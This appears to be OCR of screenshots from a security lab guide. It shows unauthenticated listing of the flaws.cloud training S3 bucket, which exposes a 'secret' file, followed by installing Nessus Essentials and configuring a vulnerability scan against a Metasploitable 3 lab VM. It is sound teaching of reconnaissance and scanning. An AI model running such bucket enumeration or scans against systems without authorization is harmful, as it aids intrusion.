
```
kali@kali:~$ aws s3 ls s3://flaws.cloud --region us-west-2 --no-sign-request
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```


Files within the S3 bucket



Register for an Activation Code
First Name
Last Name
Business Email
Check to receive updates from Tenable
Tenable will only process your personal data in accordance with its Privacy Policy.
Get Started



Warning: Potential Securi
Not Secure
https://kali:8834
A
Warning: Potential Security Risk Ahead
Firefox detected a potential security threat and did not continue to kali. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.
What can you do about it?
The issue is most likely with the website, and there is nothing you can do to resolve it.
If you are on a corporate network or using antivirus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.
Learn more...
B
Go Back (Recommended)
Advanced...
Someone could be trying to impersonate the site and you should not continue.
Websites prove their identity via certificates. Firefox does not trust kali:8834 because its certificate issuer is unknown, the certificate is self-signed, or the server is not sending the correct intermediate certificates.
Error code: SEC_ERROR_UNKNOWN_ISSUER
View Certificate
C
Go Back (Recommended)
Accept the Risk and Continue



tenable
Nessus
Welcome to Nessus
You can click Settings to configure the Nessus proxy, plugin feed, and encryption password settings before you start the installation, or you can select Register Offline to configure an offline installation.
When you are ready, click Continue to proceed with the installation.
Register Offline
Settings
Continue



tenable
Nessus
Welcome to Nessus
Choose how you want to deploy Nessus. Select an option to get started.
Set up a purchased instance of Nessus
Start a trial of Nessus Expert
Start a trial of Nessus Professional
Register for Nessus Essentials
A
Link Nessus to another Tenable product
Back
B
Continue



tenable
Nessus
Get an activation code
To register for a free Nessus Essentials activation code, enter your information.
First Name
Last Name
First Name
Last Name
Email
Email
Already have activation code? Skip this step to enter it manually.
Back
Skip
Register



tenable
Nessus
Register Nessus
Enter your activation code.
Activation Code
Back
Continue



tenable
Nessus
License Information
Activation Code:
Continue



tenable
Nessus
Create a user account
Create a Nessus administrator user account. Use this username and password to log in to Nessus.
Username *
Admin
Password *
Back
Submit



https://kali:8834/#/settings/about/events
tenable Nessus Essentials
Scans
Settings
A
SETTINGS
About
B
Advanced
Proxy Server
SMTP Server
Custom CA
Password Mgmt
Scanner Health
Notifications
ACCOUNTS
My Account
About
Overview
License Utilization
Software Update
Encryption Password
Events
C
Search Events
6 Events
Time
Category
Status
Message
Today at 12:29 PM
Feed
success
Finished downloading Nessus License
Today at 12:29 PM
Feed
success
Finished downloading Nessus Core Components
Today at 12:29 PM
Feed
start
Downloading Nessus License
Today at 12:29 PM
Feed
start
Downloading Nessus Plugins
Today at 12:29 PM
Feed
success
Finished downloading Nessus Plugins
Today at 12:29 PM
Feed
start
Downloading Nessus Core Components



tenable Nessus Essentials
Scans
Settings
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Import
New Folder
New Scan
This folder is empty. Create a new scan.
Click on New Scan



VULNERABILITIES
Basic Network Scan
A full system scan suitable for any host.
Advanced Scan
Configure a scan without using any recommendations.
Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Malware Scan
Scan for malware on Windows and Unix systems.
Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.
Web Application Tests
Scan for published and unknown web vulnerabilities using Nessus Scanner.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.
Spectre and Meltdown
Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754
WannaCry Ransomware
Remote and local checks for MS17-010.
Ripple20 Remote Scan
A remote scan to fingerprint hosts potentially running the Treck stack in the network.
Zerologon Remote Scan
A remote scan to detect Microsoft Netlogon Elevation of Privilege (Zerologon).
Solorigate
Remote and local checks to detect SolarWinds Solorigate vulnerabilities.
ProxyLogon : MS Exchange
Remote and local checks to detect Exchange vulnerabilities targeted by HAFNIUM.
PrintNightmare
Local checks to detect the PrintNightmare Vulnerability in Windows Print Spooler.
Active Directory Starter Scan
Look for misconfigurations in Active Directory.
Log4Shell
Detection of Apache Log4j CVE-2021-44228
Log4Shell Remote Checks
Detection of Apache Log4j CVE-2021-44228 via Remote Direct Checks
Log4Shell Vulnerability Ecosystem
Detection of Log4Shell Vulnerabilities
CISA Alerts AA22-011A and AA22-047A
Detection of vulnerabilities from recent CISA alerts.
ContiLeaks
Detection of vulnerabilities revealed in the ContiLeaks chats.
Ransomware Ecosystem
Vulnerabilities used by ransomware groups and affiliates.
2022 Threat Landscape Report (TLR)
A scan to detect vulnerabilities featured in our End of Year report.



Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
identifying Vulnerability on Target1
A
Description
Basic vulnerability scan on Metasploitable 3 (Windows version) virtual machine.
B
Folder
My Scans
C
Targets
172.30.1.48
D
Upload Targets
Add File
Save
Launch
Cancel
E

